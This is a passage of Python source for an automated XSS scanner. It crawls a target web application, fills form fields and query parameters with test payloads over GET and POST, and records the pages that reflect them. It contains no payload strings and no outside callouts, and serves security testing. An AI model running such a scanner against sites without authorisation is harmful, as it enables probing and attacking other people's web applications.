        print("The specified file could not be found.")
    return payload_list

@classmethod
def post_method(self):
    bs = BeautifulSoup(self.body, "html.parser")
    forms = bs.find_all("form", method=True)

    for form in forms:
        try:
            action = form["action"]
```

```
        except KeyError:
            action = self.url

        if form["method"].lower().strip() == "post":
            Log.warning("Target have form with POST method: " + C + urljoin(self.url,
action))
            Log.info("Collecting form input key.....")

            keys = {}
            for key in form.find_all(["input", "textarea"]):
                try:
                    if key["type"] == "submit":
                        Log.info("Form key name: " + G + key["name"] + N + " value: " + G +
"<Submit Confirm>")
                        keys.update({key["name"]: key["name"]})

                    else:
                        Log.info("Form key name: " + G + key["name"] + N + " value: " + G +
self.payload)
                        keys.update({key["name"]: self.payload})

                except Exception as e:
                    Log.info("Internal error: " + str(e))

            Log.info("Sending payload (POST) method...")
            req = self.session.post(urljoin(self.url, action), data=keys)
            if self.payload in req.text:
                Log.high("Detected XSS (POST) at " + urljoin(self.url, req.url))
                file = open("xss.txt", "a")
                file.write(str(req.url) + "\n\n")
                file.close()
```

```
                Log.high("Post data: " + str(keys))
            else:
                Log.info("Parameter page using (POST) payloads but not 100% yet...")

    @classmethod
    def get_method_form(self):
        bs = BeautifulSoup(self.body, "html.parser")
        forms = bs.find_all("form", method=True)

        for form in forms:
            try:
                action = form["action"]
            except KeyError:
                action = self.url

            if form["method"].lower().strip() == "get":
                Log.warning("Target have form with GET method: " + C + urljoin(self.url, action))
                Log.info("Collecting form input key.....")

                keys = {}
                for key in form.find_all(["input", "textarea"]):
                    try:
                        if key["type"] == "submit":
                            Log.info("Form key name: " + G + key["name"] + N + " value: " + G +
"<Submit Confirm>")
                            keys.update({key["name"]: key["name"]})

                        else:
                            Log.info("Form key name: " + G + key["name"] + N + " value: " + G +
self.payload)
                            keys.update({key["name"]: self.payload})
```

```
                except Exception as e:
                    Log.info("Internal error: " + str(e))
                    try:
                        Log.info("Form key name: " + G + key["name"] + N + " value: " + G +
self.payload)
                        keys.update({key["name"]: self.payload})
                    except KeyError as e:
                        Log.info("Internal error: " + str(e))

            Log.info("Sending payload (GET) method...")
            req = self.session.get(urljoin(self.url, action), params=keys)
            if self.payload in req.text:
                Log.high("Detected XSS (GET) at " + urljoin(self.url, req.url))
                file = open("xss.txt", "a")
                file.write(str(req.url) + "\n\n")
                file.close()
                Log.high("GET data: " + str(keys))
            else:
                Log.info("\033[0;35;47m Parameter page using (GET) payloads but not 100%
yet...")

    @classmethod
    def get_method(self):
        bs = BeautifulSoup(self.body, "html.parser")
        links = bs.find_all("a", href=True)
        for a in links:
            url = a["href"]
            if url.startswith("http://") is False or url.startswith("https://") is False or url.startswith(
                    "mailto:") is False:
                base = urljoin(self.url, a["href"])
```

```
            query = urlparse(base).query
            if query != "":
                Log.warning("Found link with query: " + G + query + N + " Maybe a vuln XSS
point")

                query_payload = query.replace(query[query.find("=") + 1:len(query)],
self.payload, 1)
                test = base.replace(query, query_payload, 1)

                query_all = base.replace(query, urlencode({x: self.payload for x in
parse_qs(query)}))

                Log.info("Query (GET) : " + test)
                Log.info("Query (GET) : " + query_all)

                if not url.startswith("mailto:") and not url.startswith("tel:"):
                    _respon = self.session.get(test, verify=False)
                    if self.payload in _respon.text or self.payload in
self.session.get(query_all).text:
                        Log.high("Detected XSS (GET) at " + _respon.url)
                        file = open("xss.txt", "a")
                        file.write(str(_respon.url) + "\n\n")
                        file.close()

                    else:
                        Log.info("Parameter page using (GET) payloads but not 100% yet...")
                else:
                    Log.info("URL is not an HTTP url, ignoring")

    @classmethod
    def main(self, url, proxy, headers, payload, cookie, method=2):
```

```
        print(W + "*" * 15)
        self.payload = payload
        self.url = url

        self.session = session(proxy, headers, cookie)
        Log.info("Checking connection to: " + Y + url)
        try:
            ctr = self.session.get(url)
            self.body = ctr.text
        except Exception as e:
            Log.high("Internal error: " + str(e))
            return


        if method >= 2:
            #self.post_method()
            #self.get_method()
            self.get_method_form()

        # elif method == 1:
        #     self.post_method()
        #
        # elif method == 0:

        #     self.get_method()
        #     self.get_method_form()
```

Scanner.py

```
from lib.log import *
```

```
from lib.cmdargspars import CmdArgsParse
from lib import connect
from lib import crawl
from main import core
import sys


def start():
    args = CmdArgsParse().cmdargs()
    print(logo)

    Log.info("Starting...")
    if connect.check_url() == 0:
        sys.exit()
    if args.payload == 'full':
        payloads = core().read_payload_list()
        for payload in payloads:
            if args.single:
                core.main(args.url, args.proxy, args.user_agent, payload,
                          args.cookie, args.method)
            else:
                Log.info("Crawling...")
                urls = crawl.crawl(args.url)
                for url in urls:
                    core.main(url, args.proxy, args.user_agent, payload, args.cookie, args.method)

    elif args.payload is None:
        payload = core.generate(2)
        if args.single:
            core.main(args.url, args.proxy, args.user_agent, payload,
                      args.cookie, args.method)
```

```
        else:
            Log.info("Crawling...")
            urls = crawl.crawl(args.url)
            for url in urls:
                core.main(url, args.proxy, args.user_agent, payload,
                          args.cookie, args.method)
    else:

        if args.single:
            core.main(args.url, args.proxy, args.user_agent, args.payload,
                      args.cookie, args.method)
        else:
            Log.info("Crawling...")
            urls = crawl.crawl(args.url)
            for url in urls:
                core.main(url, args.proxy, args.user_agent, args.payload,
                          args.cookie, args.method)



if __name__ == "__main__":
    start()
```

cmdargsparse.py

```
import argparse
from lib.log import agent


class CmdArgsParse:
    def cmdargs(self):
        parser = argparse.ArgumentParser()
```

```
    parser.description = "Detect XSS vulnerability in Web Applications "
    parser.add_argument("-u", dest="url", type=str, help="target URL (e.g.
\"http://www.site.com/vuln.php?id=1\")",
                        required=True)
    parser.add_argument("-p", dest="payload", metavar="PAYLOAD", help="payload for
test", default=None)
    parser.add_argument("--cookie", dest="cookie", help="HTTP cookie header value (e.g.
\"PHPSESSID=a8d127e..\")",
                        default='{"ID":"1094200543"}', metavar="")
    parser.add_argument("--referer", dest="referer", help="HTTP referer header value")
    parser.add_argument("--method", metavar="",
                        help="Method setting(s): \n\t0: GET\n\t1: POST\n\t2: GET and POST
(default)", default=2,
                        type=int)
    parser.add_argument("--data", dest="postdata", help=" Data string to be sent through
POST ")
    parser.add_argument("--timeout", default=5, help="Connection timeout（default.. 5s）
")
    parser.add_argument("--single", metavar="", help="Single scan. No crawling just one
address")
    parser.add_argument("--proxy", help="Use a http proxy to connect to the target URL（
e.g. \"127.0.0.1:8080\"） ",
                        default=None)
    parser.add_argument("--user-agent", metavar="", help="Request user agent (e.g.
Chrome/2.1.1/...)",
                        default=agent)
    return parser.parse_args()
```

conncet.py

```
import requests
from lib.cmdargspars import CmdArgsParse
from lib.log import Log

def check_url():
    Log.info('testing connections')
    args = CmdArgsParse().cmdargs()
    try:
        response = requests.get(args.url)
        if response.status_code == 200:
            Log.info("connected success")
            return 1
    except:
        Log.warning('unable to connect')
        return 0
```

crawl.py

```
import requests
from lib.log import Log
from bs4 import BeautifulSoup
from urllib.parse import urljoin, urlparse

crawled_urls = []

def is_valid(url):
    parsed = urlparse(url)
    return bool(parsed.netloc) and bool(parsed.scheme)
```

```
def get_all_website_links(url):
    urls = set()
    domain_name = urlparse(url).netloc
    soup = BeautifulSoup(requests.get(url).content, "html.parser")

    for a_tag in soup.findAll("a"):
        href = a_tag.attrs.get("href")
        if href == "" or href is None:
            continue
        href = urljoin(url, href)
        parsed_href = urlparse(href)
        href = parsed_href.scheme + "://" + parsed_href.netloc + parsed_href.path
        if not is_valid(href):
            continue
        if href in crawled_urls:
            continue
        if domain_name not in href:
            continue
        urls.add(href)
        Log.info(href)
        crawled_urls.append(href)
    return urls


def crawl(url, max_urls=50):
    global total_urls_visited
    total_urls_visited = 0
    urls = get_all_website_links(url)
    for link in urls:
        if total_urls_visited > max_urls:
            break
```

```
        total_urls_visited += 1
        urls.union(crawl(link, max_urls=max_urls))
    return urls
```

log.py

```
import requests
import json

N = '\033[0m'
W = '\033[1;37m'
B = '\033[1;34m'
M = '\033[1;35m'
R = '\033[1;31m'
G = '\033[1;32m'
Y = '\033[1;33m'
C = '\033[1;36m'
underline = "\033[4m"
agent = {
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36'}
line = "————————————————————————————————————"
logo = G + '<<<<<<< STARTING >>>>>>>' + N


def session(proxies, headers, cookie):
    r = requests.Session()
    r.proxies = proxies
    r.headers = headers
    r.cookies.update(json.loads(cookie))
    return r
```

```
class Log:

    @classmethod
    def info(self, text):
        print("[" + G + "INFO" + N + "] " + text)

    @classmethod
    def warning(self, text):
        print("[" + Y + "WARNING" + N + "] " + text)

    @classmethod
    def high(self, text):
        print("[" + R + "CRITICAL" + N + "] " + text)
```